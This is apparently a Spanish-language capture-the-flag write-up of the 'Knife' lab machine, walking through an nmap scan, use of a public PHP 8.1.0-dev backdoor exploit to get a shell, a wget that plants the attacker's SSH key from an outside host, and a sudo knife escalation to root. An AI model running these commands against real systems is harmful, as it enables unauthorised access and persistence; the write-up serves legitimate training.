
Knife - Writeup


RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo de puertos con nmap:



```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 be:54:9c:a3:67:c3:15:c3:64:71:7f:6a:53:4a:4c:21 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCjEtN3+WZzlvu54zya9Q+D0d/jwjZT2jYFKwHe0icY7plEWSAqbP+b3ijRL6
6OiQIleNUCYYaI+1mV0sm4kgmue4oVI1Q3JYOH41efTbGDFHiGSTY1lH3HcAvOFh75dCID0564T078p7ZEIoKRt1l7Yz+GeMZ870
52Qt6+gX3FOjPgxk8rk81DEwicTrlir2gJiizAOchNPZjbDCnG2UqTapOm292Xg0hCE6H03Ri6GtYs5xVFw/KfGSGb7OJT1jhitb
X+UbrSo98UfMbHkKnePg7/oBhGOOrUb77/DPePGeBF5AT029Xbz90v2iEFfPdcWj8SP/p2Fsn/qdutNQ7cRnNvBVXbNm0CpiNfoH
|   256 bf:8a:3f:d4:06:e9:2e:87:4e:c9:7e:ab:22:0e:c0:ee (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBGKC3ouVMPI/5R2Fsr5b0uUQGD
Dx/uokU3chqcFc=
|   256 1a:de:a1:cc:37:ce:53:bb:1b:fb:2b:0b:ad:b3:f6:84 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJbkxEqMn++HZ2uEvM0lDZy+TB8B8IAeWRBEu3a34YIb
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.41 ((Ubuntu))
|_http-title:  Emergent Medical Idea
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Vamos a ver que hay en el puerto 80:



At EMA we're taking care to a whole new level . . .

Taking care of our

Es una pagina estatica, no tiene nada interesante ni encontramos ningun directorio. Vamos a ver las tecnologias que hay detras del servidor web con wappalizer:



Font scripts
Google Font API

Operating systems
Ubuntu


Web servers
Apache HTTP Server 2.4.41

CDN
cdnjs
Cloudflare

Programming languages
PHP 8.1.0

Something wrong or missing?

Como vemos una version de apache vamos a buscar exploits para esa version:




PHP 8.1.0-dev - 'User-Agentt' Remote Code Execution

EDB-ID: 49933 CVE: N/A Author: FLAST101 Type: WEBAPPS Platform: PHP

EDB Verified: ✓ Exploit: / {} Vulnerable App:

```
# Exploit Title: PHP 8.1.0-dev - 'User-Agentt' Remote Code Execution
# Date: 23 may 2021
# Exploit Author: flast101
# Vendor Homepage: https://www.php.net/
# Software Link:
#     - https://hub.docker.com/r/phpdaily/php
#    - https://github.com/phpdaily/php
# Version: 8.1.0-dev
# Tested on: Ubuntu 20.04
# References:
#    - https://github.com/php/php-src/commit/2b0f239b211c7544ebc7a4cd2c977a5b7a11ed8a
#   - https://github.com/vulhub/vulhub/blob/master/php/8.1-backdoor/README.zh-cn.md

"""
Blog: https://flast101.github.io/php-8.1.0-dev-backdoor-rce/
Download: https://github.com/flast101/php-8.1.0-dev-backdoor-rce/blob/main/backdoor_php_8.1.0-dev.py
Contact: flast101.sec@gmail.com

An early release of PHP, the PHP 8.1.0-dev version was released with a backdoor on March 28th 2021, but the backdoor was quickly discovered and removed. If this version of PHP runs
header.
The following exploit uses the backdoor to provide a pseudo shell ont the host.
"""

#!/usr/bin/env python3
import os
import re
import requests

host = input("Enter the full host url:\n")
```


Lo explotamos, introducimos la URL y ya tenemos conexion con la maquina victima:



```
┌──(kali㉿kali)-[~/Downloads]
└─$ python3 49933.py
Enter the full host url:
http://10.10.10.242

Interactive shell is opened on http://10.10.10.242
Can't acces tty; job crontol turned off.
$ whoami
james
```


ESCALADA DE PRIVILEGIOS

Vamos a ver los comandos que podemos ejecutar como root:




```
$ sudo -l
Matching Defaults entries for james on knife:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User james may run the following commands on knife:
    (root) NOPASSWD: /usr/bin/knife
```

Vamos a ver los permisos del binario:



```
$ ls -la /usr/bin/knife
lrwxrwxrwx 1 root root 31 May  7  2021 /usr/bin/knife → /opt/chef-workstation/bin/knife
```

Como vemos el binario es un link, lo que realmente se ejecuta es el binario de la ruta /opt. Vamos a ver si existe alguna forma de escalada ejecutando este binario, en gtfobins sale una:




Sudo

If the binary is allowed to run as superuser by `sudo`, it
may be used to access the file system, escalate or mai


```
sudo knife exec -E 'exec "/bin/sh"'
```

Me esta dando errores porque no estoy con una bash:



```
$ sudo knife exec -E 'exec "/bin/sh"'
No input file specified.

$ sudo knife exec -E 'exec "/bin/sh"'
No input file specified.
```

y hay comandos que no me deja utizar, he localizado la "id_rsa" del usuario james y me puedo conectar por ssh:




```
┌──(kali㉿kali)-[~/Downloads]
└─$ ssh -i id_rsa james@10.10.10.242
The authenticity of host '10.10.10.242 (10.10.10.242)' can't be established.
ED25519 key fingerprint is SHA256:U3tuGrGxSv//jAzSQDRiUNlQnE6LWwounrcc2Bd0qC4.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.242' (ED25519) to the list of known hosts.
james@10.10.10.242's password: 
```

Como me esta pidiendo contraseña voy a subirle mi clave publica para poder conectarme con mi usuario sin contraseña. Uso el parametro -O para que se guarde en el directorio "home" de james


```
$ wget -O /home/james/.ssh/authorized_keys http://10.10.14.11/id_rsa.pub

$ cat /home/james/.ssh/authorized_keys
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKwySaCd9jL0sMhq7rFk3zyzwqSVf4w0PEn93NY6ObNZ kali@kali
```

Ahora me puedo conectar por ssh sin necesidad de la contraseña:



```
└─$ ssh james@10.10.10.242
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue 05 Nov 2024 04:52:50 PM UTC

  System load:             0.16
  Usage of /:              55.8% of 9.72GB
  Memory usage:            55%
  Swap usage:              0%
  Processes:               329
  Users logged in:         0
  IPv4 address for ens160: 10.10.10.242
  IPv6 address for ens160: dead:beef::250:56ff:feb0:4b34


99 updates can be applied immediately.
69 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

james@knife:~$ 
```

Aqui si que puedo ejecutar el comando knife como sudo sin ningun problema:



```
james@knife:~$ sudo -l
Matching Defaults entries for james on knife:
    env_reset, mail_badpass, secure_path=/usr/local/sbi

User james may run the following commands on knife:
    (root) NOPASSWD: /usr/bin/knife
james@knife:~$ sudo knife exec -E 'exec "/bin/sh"'
# whoami
root
```